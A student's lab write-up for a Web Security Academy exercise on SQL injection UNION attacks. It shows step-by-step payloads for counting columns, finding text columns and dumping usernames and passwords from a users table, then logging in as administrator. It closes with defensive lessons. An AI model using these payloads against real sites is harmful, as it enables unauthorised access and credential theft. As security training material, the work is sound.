

Ahmed Khaled Saad Ali Mekheimer

ID: 1809799

Lab 3

SQL injection UNION attack, retrieving data from other tables

1. Determine Number of columns that are being returned by Query
Like lab1, we will use UNION SQL Injection ('+UNION+SELECT+NULL--)
and add NULL values until no error is returned.

'+UNION+SELECT+NULL--



Web Security Academy SQL injection UNION attack, retrieving data from other tables

Back to lab home Back to lab description >>

Internal Server Error

Internal Server Error|

'+UNION+SELECT+NULL,NULL-- , So number of columns is 2.



Web Security Academy SQL injection UNION attack, retrieving data from other tables

Back to lab home Back to lab description >>

WE LIKE TO
SHOP 

Gifts ' UNION SELECT NULL,NULL--

Refine your search:

All Accessories Food & Drink Gifts Lifestyle Pets

2. Determine which columns contain text data.

We will use the following payload in the category parameter:

'+UNION+SELECT+'This','is me'--

The screenshot shows a web browser window with the URL `0adb00b604b650aa8138d4de0016007c.web-security-academy.net/filter?category=Gifts%20%27+UNION+SELECT+%27This%27,%27is%20me%27--`. The page title is "SQL injection UNION attack, retrieving data from other tables". The Web Security Academy logo is in the top left, and a "Back to lab home" button is in the top right. The main content area shows a shopping site interface with the text "WE LIKE TO SHOP" and a shopping bag icon. The search results are for "Gifts" and the search term is "' UNION SELECT 'This','is me'--". Below the search results, there is a "Refine your search:" section with buttons for "All", "Accessories", "Food & Drink", "Gifts", "Lifestyle", and "Pets". The "Gifts" button is highlighted. Below the "Refine your search:" section, there is a search input field with the text "This" and "is me" below it.

Web Security Academy

SQL injection UNION attack, retrieving data from other tables

Back to lab home Back to lab description >>

WE LIKE TO SHOP

Gifts ' UNION SELECT 'This','is me'--

Refine your search:

All Accessories Food & Drink Gifts Lifestyle Pets

This


is me

This means both contain text data.


3. We will retrieve from two columns, 'username' & 'password' columns from the table 'users' (we knew columns and table name from lab).

Using payload: '+UNION+SELECT+username,+password+FROM+users--

00b604b650aa8138d4de0016007c.web-security-academy.net/filter?category=Gifts%20%27+UNION+SELECT+username,+password+FROM+u... 🔍


Web Security Academy 

SQL injection UNION attack, retrieving data from other tables

LAB Not solved 

[Back to lab home](#) [Back to lab description >>](#)

Home | [My account](#)


WE LIKE TO
SHOP 

Gifts **' UNION SELECT username, password FROM users--**

Refine your search:

All Accessories Food & Drink Gifts Lifestyle Pets

carlos
3r6cr4k7jzmf5javhba2
administrator
qckgndykahzlqqc1auk6
wiener
mig4ew6y36ab316f476n



Username & passwords are retrieved including admin's.

4. Sign in with admin's credentials

Login

Username

administrator

Password

.....

Log in

Logged in as Administrator, Lab Solved



SQL injection UNION attack, retrieving data from other tables

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

Learning Outcome:

1. It takes multiple checks and guesses to retrieve a data of certain columns from a table.
2. It's not smart to name passwords column by "Passwords".
3. Passwords should be stored securely in a database by using strong hashing algorithms and salting the passwords to prevent rainbow table attacks.
4. Not have admin's username 'administrator'.